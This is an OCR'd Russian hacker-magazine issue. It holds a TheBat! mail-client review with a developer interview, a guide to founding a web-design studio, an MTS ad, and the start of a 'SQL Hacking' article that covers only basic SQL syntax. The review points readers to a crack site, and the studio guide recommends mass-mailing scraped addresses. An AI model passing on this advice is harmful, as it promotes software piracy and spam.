
Одной их таких функций является поддержка неограниченного количества почтовых ящиков на различных серверах, то есть заводи себе хоть 31337 ящиков, настраивай их, а потом все что от тебя потребуется - это успевать забирать почту. Второй и, на мой взгляд, самой важной функцией является просмотр заголовков писем на удаленном сервере.



То есть, если, к примеру, твой знакомый вирь-мейкер Вася прислал тебе свою новую программу, чтобы ты ее испытал, а ты бы и рад помочь, но проблема в том, что прогу надо сначала выкачать, а весит она ни много ни мало 5 мб, а на твоем счету осталось полдоллара (что равно примерно 2 мб :). Чтобы ты сделал? Правильно, ты бы удалил эту прогу на Х. Но как??? Проблем нет, если ты уже последовал моему совету и установил TheBat! Просто жмешь Shift+Ctrl+F2 и удаляешь письмо :). А вот с Outlook'ом такая фишка не пройдет. Вот уже вторая серьезная причина установить Вампирчика.

Все мы далеко не знатоки русского, а тем более английского языков и нуждаемся хоть в каком-то контроле над ошибками. В этом тебе поможет функция проверки орфографии непосредственно при наборе текста.


Все твои ошибки будут контролироваться этой умной программой, и если ты что-нибудь напи-




сал неправильно, то это слово будет заботливо подчеркнуто красной волнистой линией. Впрочем, если ты хоть раз видел в глаза MS Word, ты меня уже понял. А если у тебя куча писем и каждое сообщение ты начинаешь со слов: «Дарова, перец...», а заканчиваешь словами: «Вечно твой», то тебе больше не придется это писать каждый раз. Умный Вампирчик сам все за тебя напишет, а для особых адресатов можно сделать собственный шаблон. То есть если Я написал тебе письмо, то ты можешь просто нажать на кнопочку «ответ», и текст ответа задастся автоматически по

заранее настроенному шаблону. Очень полезная функция для надоедливых адресатов :). К тому же функция экономит огромное количество времени. Так что если ты суперзанятой человек, то тебе опять придется установить Бэт.

Как ты помнишь, в твоем Outlook'е все картинки открываются либо в Internet Explorer, либо в любой другой программе, предназначенной для работы с графическими файлами. Так вот, TheBat! имеет встроенную функцию для просмотра прикрепленных к письму графических файлов, все картинки открываются в самом Бэте, что экономит время и не забивает оперативную память, да и потом это просто удобно. Очень удобная адрес-






ная книга. Для каждого «адресата» существует большое количество полей плюс возможность вставки фотографии в ту самую анкету. Получается достаточно красиво, заполнять одно удовольствие, выглядит как досье из ФБР. :)

В планах безопасности разработчики подошли тоже с умом и разрешили использование PGP (Pretty Good Privacy). Чтобы ты смог шифровать свои письма, тебе придется скачать небольшую программу с www.pgp.com и, естественно, установить ее, а остальное Bat сделает все за тебя. Вот такой умный зверек :). Не могу не упомянуть о поддержке следующих протоколов: IMAP4, POP3, APOP, SMTP, SMTP authenication + возможность переопределения портов, что тоже немаловажно. Последнее, о чем я тебе скажу, будет функция Mail Ticker - про нее нельзя не сказать. Очень удобная штука, надоедливая, правда, но большинство пользователей от нее без ума.

А все потому, что она сообщает о новых пришедших письмах, экономя, таким образом, кучу вре-



мени. Единственное, что меня не устраивает, так это черный фон - глаза быстро устают :). Не буду превращать статью в справочное пособие и добавлю только, что есть еще очень много самых разных функции в этом замечательном почтовике. Все они заслуживают особого внимания, и чтобы их все описать, понадобится целый журнал. Если я заинтересовал тебя вышеперечисленными функциями Бэта, то ты можешь зайти на www.thebat.net и узнать об остальных его функциях.

А СКОЛЬКО СТОИТ?

Бесплатный сыр бывает только в мышеловке. И это - правда. TheBat! будет верно служить тебе всего лишь 30 дней, в течение которых ты должен будешь зарегистрировать эту милую программку. Для России и стран ближнего зарубежья установлены довольно небольшие цены за регистрацию. Суди сам: 15 баксов студентам, 20 - частным лицам и 30 - фирмам и организациям. То есть, отдав всего-то 15-20 баксов, ты сможешь наслаждаться Вампирчиком всю жизнь...



ПОЧЕМУ НЕ OUTLOOK?

Надеюсь, я тебя убедил, что лучше Бэта ничего нет. Согласен, что Outlook уже установлен, удобен в обращении, до слез примитивен, ты его уже освоил, но там куча недостатков:

1. Нельзя использовать несколько ящиков.
2. Нельзя просматривать почту на удаленном сервере.
3. Его производит MS (корпорация).
4. Занимает много места.
5. Еще много всего, просто лень писать.

У Бэта, на мой взгляд, недостатков нет. Одни преимущества.

ИНТЕРВЬЮ

Специально для тебя X провел кратенькое интервью с одним из разработчиков Бэта. На наши дурацкие вопросы согласился ответить Сергей Демченко (serg@ritlabs.com) - продюсер почтового клиента TheBat!

X: Как родилась идея создания этой программы? Как все начиналось?
C: Начиналось все до банального просто. У нас был заказ на почтовую систему для Аэрофлота, но он не состоялся по причине отсутствия денег у заказчика... Вот и пришлось применить наработки на пользу общества.

X: Были ли у вас какие-нибудь конфликты с людьми, которые делают кряки для Бэта?
C: Конечно. :) Например, в свое время с Энди Малышевым... Зато теперь мы в очень теплых дружеских отношениях. :)

X: Как вы пытаетесь защитить свою программу от крекеров?
C: Она от кряков на сегодня _вообще_ не защищена. Снять программу с ключа не составляет никакого труда. Вот сделать правильный ключик - задача чисто математическая :).

X: Что особенного в новой версии 1,51?
C: Диалап монитор и различные мелкие доработки.

X: Какие функции вы планируете добавить в следующих версиях?
C: Мы хотим встроить собственную HTML компоненту.

X: Приходят ли к вам какие-нибудь жалобы на Бэт? Какие самые распространенные?
C: Жалобы, конечно, есть. Основная - в отсутствии возможности загрузки картинок в HTML и невозможности в нем писать письма.

X: Кого вы считаете вашим главным конкурентом? Outlook?
C: Это скорее не конкурент - это просто другая программа.

X: Что ожидается в ближайшее время? Чем вы нас порадуете?
C: В ближайшее время выйдет новая линейка AuthenticBat!, SecureBat! Это принципиально иные версии TheBat!, в которых будет применена строгая аутентификация на почтовых серверах с применением внешних устройств криптозащиты.

X: В чем, на ваш взгляд, главная особенность TheBat! от других почтовиков?
C: Это его оригинальный подход. Суть его в том, что это отдельно стоящий почтовый клиент, который не интегрирован ни в операционку, ни в другую программу (Netscape, например).

X: Как вы относитесь в хакерам, крякерам и т.п.? Как вы относитесь к тому, что пользователи предпочитают скачать кряк, а платить за TheBat!?
C: Относимся достаточно спокойно. По моему мнению от них больше пользы, чем вреда. Но не совсем хорошо относимся к тем, кто пользуется их трудом (кряками) :).

X: Спасибо за ответы на вопросы. Было очень интересно. Пока!
C: Всего хорошего...





ПОСЛЕСЛОВИЕ

1. Скачать TheBat! ты можешь на http://www.ritlabs.com/the_bat/ Весит он всего 2 мб! Последняя версия на момент написания статьи - 1.51.
2. Узнай подробнее о всех прелестях Бэта, а также о последней версии на www.thebat.net
3. Ищи кряк на http//astalavista.box.sk
4. А цены за регистрацию - на http://www.ritlabs.com/ru/the_bat/register.html :).
5. Если я тебя не убедил, что TheBat! - лучший, то иди застрелись, ибо ты опасен для общества...



Личное мнение СИНТЕЗА

Не успел я поучаствовать в интервью, поэтому сделаем эдакое «открытое письмо» :).
У меня и дома, и на работе стоит The Bat! Впрочем, не у меня одного, а у всех членов X-Crew. Как-то так получилось, что Bat стал нашим X-мейлером. Все просто: он удобный, он секьюрный, в нем есть диспетчер, он супер просто делает шаблоны, и вообще, не иметь The Bat! на своей машине - позор :). НО! Разработчики! Ребятки! Дорогие! Когда же вы, наконец, сделаете возможным через Бэта просматривать Usenet??? Уж очень неудобно сидеть в Фидо через Инет, с помощью Outlook Express, пусть даже с плагином FidoLook. А вот Bat идеально заточен под UseNet и, как мне кажется, был содран именно с фидошных мейлеров :). Ну когда же, наконец, в Бэте появиться возможность создавать аккаунты news-серверов???

GET WHAT YOU WANT - GET WHAT YOU WANT -

Speed Fusion




Speed Blitz



Whirl Wind



Killer Wind



Light Wind



Planet Jupiter

Planet Venus




Своя вебстудия - это модно!

_RS_ (admin@echodesign.org)

Делай как я!

Сейчас расплодилось немерено Design студий, отчего у тебя возникло стойкое желание создать собственную, неповторимую? Нет? Многие делают и, поверь мне, имеют очень хорошие деньги с этого бизнеса. Так почему бы и нам не заняться организацией собственной супер De$igN studio? :) Чтобы не получить результат "на фига козе баян", давай разберемся, зачем оно тебе все надо.
Обычно тут два варианта:
1) Ты творческая личность, хочешь развивать свои дизайнерские способности дальше.
2) Нужны деньги на покупку пива/своего любимого журнала X, а также новой Audi TT. =)
Если ты полностью согласен с пунктом №1, то можешь продолжать делать паги 4free, а мы тут пока будем заниматься серьезными вещами :). Однако во втором случае сладкая жизнь тебе тоже не грозит, ведь тебя ждут: сломанная клава, хронический недосып и вид самой паги, которую ты будешь переделывать сто раз. Рунет развивается, растет и число студий, так что будь готов к напору со стороны конкурентов. Для начала давай выясним, что ты конкретно хочешь делать и по какой цене. Это очень важно.






Расклад

Например, рисовать баннер за 100$ просто глупо, но и онлайн шоп за 10р делать никто не будет. Не вздумай ориентироваться на цены Артемия Лебедева :). Только во сне тебе предложат 5000 американских рублей за изготовление обычного сайта. Лучше начинать с баннеров и простых страниц за столь же простые дензнаки. Если ты или твои друзья в совершенстве владеете английским, то ОБЯЗАТЕЛЬНО делай версию паги дизайн-студии с забугорной ориентацией. Дело в том, что иносранцы настолько обнаглели, что за коряво нарисованную page получают и покруче Лебедева...



Только во сне тебе предложат 5000 баксов за изготовление сайта



Знай, представительство дизайн-студии - это НЕ простая пага, тут должен быть свой стиль, который не похож ни на чей другой, должна быть своя изюминка, которая и потянет клиентов к тебе :).

Как выглядит сайт дизайн-студии?

Ты, я надеюсь, уже придумал название своей элитной студии? Пусть оно будет краткое и запоминающееся. Желательно заиметь домен 2-го уровня. Вход может состоять из логотипа и "русская версия"/"english version", хотя если инфа представлена лишь на одном языке, следует этот момент пропустить. На главной странице студии имени Васи Пупкина клиента должны встретить примерно следующие кнопки (| Главная | Услуги | Цены | Работы | О нас | Контакты |). Очень важно грамотно составить рекламный текст. Тут нужно проявить некоторую оригинальность, уложенную в привычные стандарты. За примером описания направления и услуг студии далеко ходить не надо: заглянув в "Описание"/"Услуги" любой более-менее серьезной design-конторы, ты найдешь одинаковые шаблоны собственного текста.

Отмечу, что, помимо предлагаемого другой фирмой, ты можешь и должен добавить свои фишки в области ВЕБ-строительства: flash, CGI, ASP, PHP, JS, дополнительные услуги по хостингу и т.д. Не стесняйся выдвигать предложения, которые ты и твоя студия не способны реализовать самостоятельно: при хороших контактах на других дизайнеров/кодеров можно подрубить неплохие бабки на посредничестве.

"Главную" мы разжевали, поедем дальше

Услуги... Что ты конкретно готов делать? Вот туда это и пиши :). Нееет, ты неправильно понял! Пиши только то, что связано с дизайном ;) 4Example:

+ Создание WEB сайтов
+ Разработка фирменного стиля
+ Изготовление баннеров, логотипов
+ Раскрутка (реклама, продвижение)
+ Перевод страницы на другой язык
+ Разработка фирменного бланка, визитки, печати и штампа
+ Программирование интерактивных баз данных для Интернет
+ Создание WEB интерфейса к существующим базам данных
+ Монтаж локальных сетей :)

Цены. Про это я уже говорил, старайся для начала ставить низкие, дабы заполучить первые заказы. Как повалит клиентура, можно и поднимать мзду потихоньку ;).

О нас: тут ты получаешь полную свободу творчества. Напиши о том, кто создал студию, когда, зачем и почему.

Контакты: обязательно дай номер своей мобилы, у всех дизагнеров она должна быть! :) Ё-майл, который прицеплен к домену сайта студии или у какой-нибудь серьезной конторы (pupkin@fbi.gov =), т.к. наличие адреса где-нибудь на mail.ru/hotmail.com скажет многое о несолидности фирмы и тебя конкретно как босса-дизайнера. Номер icq в рассматриваемом варианте давать не обязательно.

Главная проблема, с которой ты столкнешься, - отсутствие клиентов.

Why don't you get a job?

Сама студия вроде как готова, но нет самих работников... Ведь не обязательно целиком делать заказ САМОМУ, ты можешь передавать работу другим дизайнерам и перехватывать с заработанной ими суммы, скажем, 10-20%. Что, зашевелились уши? :) Охота стать боссом и кинуть понты по поводу крутости своей студии? Тогда едем дальше! Дизайнеры сами не прибегут, ты сам должен их найти. Попробуй дать объявление (http://job.design.ru , http://www.job.ru , http://www.joblist.ru) или поищи людей на IRC...

Можешь написать мне, если уже есть хороший заказ ;). Главное тут - не теряйся, если чел говорит, что он куль дизигнер, а сам за всю жизнь сделал только 1 пагу, - гони халявщика! Всегда требуй примера работ (портфолио). Кадры решают все, как говаривали в совке 8).

Работники есть, студия есть, все вроде как на месте, но нет клиентов. Это главная проблема, с которой ты столкнешься. Сейчас я расскажу тебе о том, как наиболее эффективно раскрутить свой проект. Есть два пути - местный и глобальный. Оба хороши, но каждый имеет как плюсы, так и минусы.

Не местные мы...

Местный подход - студия работает с заказчиками из твоего же города, ты пытаешься захватить локальный рынок. Загони грамотно оформленное портфолио + сайт студии на CD и отправляйся в трип по различным фирмам города, рассказывая о необходимости иметь свое "представительство на WWW". Можешь загонять объявления в прессе, кидать инфу о студии на факс или мыло. Если ты искусный дипломат и общение с людьми идет на все 100, - это твой путь развития.



Глобальные дизайнеры


Глобальный - поиск клиентов осуществляется по Инету. Отсюда вырисовываются схожие средства раскрутки с теми, что применяются и ко всем другим онлайн-заведениям: надо раскручиваться баннерными показами, различными ТОПами и поисковиками. Более глубокую инфу о профессиональном промо ты спокойно можешь найти в Инете (на www.promo.ru хотя бы). Но это не будет настолько результативно, насколько ты можешь полагать :(. Порой лучший расклад получится, когда ты ЛИЧНО будешь находить каждого клиента. Побазарив в различных чатах, упоминай, что ты дизайнер, добавляй URL дизайн студии в инфо. Попытайся узнать у случайного собеседника, не работает ли он в какой фирме; получив положительный ответ, спрашивай, нет ли у них своего сайта. Нет? Ну так прекрасно! Кто же кроме тебя может его намутить? ;) Выдавай что-то типа "А я вот как раз сайт могу сделать, причем недорого, все по высшему классу! Зацени мои готовые работы на http://www.vasya.com". Если подопечному это интересно, он наверняка обговорит с боссом тему, и в 90% заказ придет именно к тебе. Такая же история с ICQ. Не стоит искать клиентов в "одной части общества", т.е. в чатах! Нужно разнообразие, о нем и поговорим...

Заказуха

Компания FlipDog (http://flipdog.com) организует подбор кадров для своих компаний-заказчиков, разыскивая специалистов по всему миру. Сервис бесплатный. Тебе предлагают огромное количество вакансий. Все что от тебя требуется - бесплатно зарегистрироваться и получить доступ к их базе данных. А там... море интересного :). После регистрации ищи "Web Development distance" (изготовление страниц удаленно, т.е. ты живешь в Никарагуа, а заказчик - в Сингапуре =), найдя, внимательно читай все подходящие предложения.

Дизайнеры – спамеры

Можно конечно "поработать" массовым спамом или другими не легитимными методами рекламы, но велика вероятность того, что предмет раскрутки (сайт студии) за это дело просто закроют! Нам ентой бойды не надо! Будем писать только тому, кто потенциально может соблазниться на наши услуги ;). Первым делом зайди в какой-нибудь каталог ресурсов и отыщи список сайтов различных фирм. Посети каждый из них, и если дизайн странички - sux, добавляй мыло в список. Советую набрать минимум 1000 адресов (конечно, сам ты столько не наберешь, поэтому подключай всех своих друзей и работников студии).



Набрал? Отлично! Берем подручную прогу для массового распространения мыла ;) и засовываем туда всю инфу. Пишем письмо:

"Здравствуйте,
прошу прощения, что отвлекаю Вас от дел. Постараюсь быть кратким.
Я представляю молодую дизайн-студию, которая занимается разработкой веб-сайтов.
Мы имеет опыт работы в этой области и можем назвать себя профессионалами дела. Хотелось бы найти в лице Вашей фирмы партнеров для дальнейшей совместной работы во взаимно интересной области.

Что мы можем Вам предложить?
Мы готовы выполнить заказ по созданию веб-сайта, самостоятельно пройти все этапы строительства - разработку концепции, создание ресурса, размещение его в сети, проведение рекламной кампании.

Зачем Вам работать с нами?
Многие фирмы не думают о качестве и красоте сайта своей фирмы, а ведь это ее лицо! Мы предлагаем вам золотую середину, оптимальное соотношение цены и качества работы. Мы можем выполнить Ваш заказ на очень высоком уровне, в оговоренные сроки и по приемлемой для Вас цене.

С уважением,
руководитель креативной студии Vasya Design
Василий Табуреткин.
http://www.vasyadesign.com"



Договор на получение бабла

Надеюсь, с раскруткой все понятно? Если так, то будут клиенты :). Допустим, кто-то ответил на спам-письмо, что дальше? Попытайся узнать, ЧТО им/ему/ей конкретно нужно, в какой срок, с каким цветом, расширением, стилем, кнопками и т.д. Только после этого уже выставляй цену, дабы не было разногласий. Получив необходимую инфу, заливаешь все подробности в договор. Отправляй это клиенту и, получив согласие, начинай исполнять заказ. Обычно договор является устным, с письменным подкреплением сказанного, т.к. это поможет исключить всевозможные упреки клиента типа "я хотел горизонтальные кнопки с синим фоном, а он красный!". Да, обязательно в договоре упомяни, каким образом будет передан сайт и деньги :). Я делаю так: после того как сайт сделан, я его фотографирую (снимаю скрин) в ослике IE. Затем снятое отправляется клиенту: типа, вот он, рабочий сайт, вы только заплатите деньги (не правда ли, есть что-то общее с выкупом заложника ;]. Если бабки удачно приходят, я отправляю клиенту запакованный в zip сайт.
Вот и все, сделка состоялась. Обязательно поблагодари заказчика-озеленителя за сотрудничество и предложи администрирование сайта (web-мастерство) за дополнительные $;).
На сём я заканчиваю. Надеюсь, что мои советы тебе помогут, и в скором будущем станешь делать не только баннеры за 10$, но и большие онлайн-магазины, корпоративные сайты с весомым финансированием! :)



WAP.MTS.RU
ВЕСЬ МИР НА ТВОЕЙ ЛАДОНИ

НОВАЯ ЦЕНА WAPРОСА

82.00*

~~320.00*~~

НОВОСТИ РАЗВЛЕЧЕНИЯ ИНФОРМАЦИЯ
на WAP сайте МТС

wap.mts. ru
- Компания МТС
- Отправка E-mail
- Новости
- Погода
- Развлечения
- Курсы валют
- Афиша
- Путешествия
- Биржи
- WAP чат
- Мобильный банк
- Телефоны SOS
- WAP сервис

Компания МТС
- О Компании
- Новости
- Услуги
- Тарифы
- Телефоны
- Офисы продаж
- Офисы оплаты
- Сеть МТС и роуминг

Развлечения
- Анекдоты
- Гороскоп
- Игры

Афиша
- ТВ программа
- Кинотеатры
- Клубы Москвы
- Театры

WAP сервис
- Открыть URL
- HTML фильтр
- Usenet
- Версия браузера
- Портал
- e-mail провайдеры
- Желтые страницы

Новости
- РБК
- Финмаркет-пресс
- Прайм-ТАСС

Курсы валют
- Курсы ЦБ РФ
- Forex
- СЭЛТ
- Валюта нал.
- Комментарии
- Банкоматы

Путешествия
- Расписание Ж/Д
- Авиарейсы


Биржи
- Индексы
- Фондовый рынок

Телефоны SOS
- Потеря документов
- Забытые вещи
- Экологическая служба
- Медицинская помощь
- Аптечная информация
- Поступившие больные

Для того, чтобы воспользоваться WAP в сети МТС Вам необходимо: обратившись в службу Сервиса (тел.: 766-01-66 – круглосуточно), произвести ряд настроек на своем телефоне, поддерживающем WAP, и активизировать услугу "Мобильный офис".

WWW.MTS.RU, тел.: (095) 928 4355, 766 0177







МТС GSM

SQL Hacking

Денис Мысенко (denis@mysenko.com)

Для начала немного опишу саму технологию SQL, ведь тебе надо знать, что ты, собственно, будешь ломать.

Вообще база данных SQL представляет собой набор банальных таблиц, где каждая колонка содержит данные определенного типа. Этим типом может быть число, строка, текст до 64 килобайт и кучка промежуточных вещей, добавленных с целью максимально оптимизировать размеры некоторых баз данных. В UNIX БД MySQL представляет собой простой каталог с файлами таблиц. Почему все юзают столь простую базу? SQL славится скоростью и юзабельностью.

Ну, так вот, в SQL есть несколько основных команд работы с данными из базы - это SELECT, INSERT, UPDATE, DELETE, DROP. Признаком конца команды является точка с запятой. Опишем коротко каждую из основных команд.

SELECT

Функция: вывод данных из таблицы.
Синтаксис: SELECT <названия полей> FROM <название таблицы> WHERE <название поля>=<значение>;
Параметр WHERE не обязателен, а команда

SELECT * FROM users;

покажет все данные таблицы “users”.

INSERT

Функция: ввод данных в таблицу.
Синтаксис: INSERT INTO <название таблицы> (<перечисление полей>) VALUES (<значения полей>);
К примеру,

INSERT INTO users (login, password) VALUES (‘hawker’, ‘qwerty’);

вставит в таблицу “users” новую строку, причем в столбике “login” будет значится “hawker”, а в столбике “password” - “qwerty”.

UPDATE

Функция: модификация данных в базе.
Синтаксис: UPDATE <название таблицы> SET <название поля>=<значение поля>,..,<...>=<...> WHERE <название поля>=<значение поля>;
К примеру,

UPDATE users SET password=’asdfg’ WHERE login=’hawker’;

поменяет поле “password” в строке, добавленной выше.

DELETE

Функция: удаление данных из базы.
Синтаксис: DELETE FROM <название таблицы> WHERE <название поля>=<значение поля>;
К примеру,

DELETE FROM users WHERE login=’hawker’;

удалит строку, добавленную выше.

DROP

Функция: удаление таблицы.
Синтаксис: DROP TABLE <название таблицы>:
К примеру,

DROP TABLE users;

сотрет всю таблицу “users”.

Плюс к описанным командам есть еще: “CREATE DATABASE <имя базы>;” - для создания новой базы данных, “USE <имя базы>;” - для переключения текущей базы данных и “GRANT <права> ON <имя базы>.<имя таблицы> TO <юзер>@<хост> IDENTIFIED BY ‘пароль’;” (к примеру, “GRANT all ON haxor.* TO hekker@localhost IDENTIFIED BY ‘zloipass’;” - добавит юзера “hekker” с паролем “zloipass” и всеми правами на базу данных “haxor”).

Так, с основными командами мы познакомились. Теперь немного о том, где встречаются базы SQL. Вообще, сейчас популярно юзать MySQL + Perl или PHP. То есть в SQL хранятся какие-то данные, скажем, сообщения гостевухи или названия/URL порно-картинок, а Perl/PHP-скрипт обеспечивает доступ к имеющейся базе через Web. Туча народа активно юзает предложенную технологию, добавляя на своих сайтах SQL форумы, гостевухи, базы mp3-файлов. И, конечно, почти никто не задумывается о безопасности содеянного. Надо отметить, что доступ к базе данных SQL происходит после авторизации, для которой юзаются логин и пароль. К примеру, у MySQL эти данные хранятся в базе “mysql”, таблице “users”. У каждого юзера устанавливаются свои привилегии - что он может, а чего нет и в какой таблице/базе.

Самый простой способ

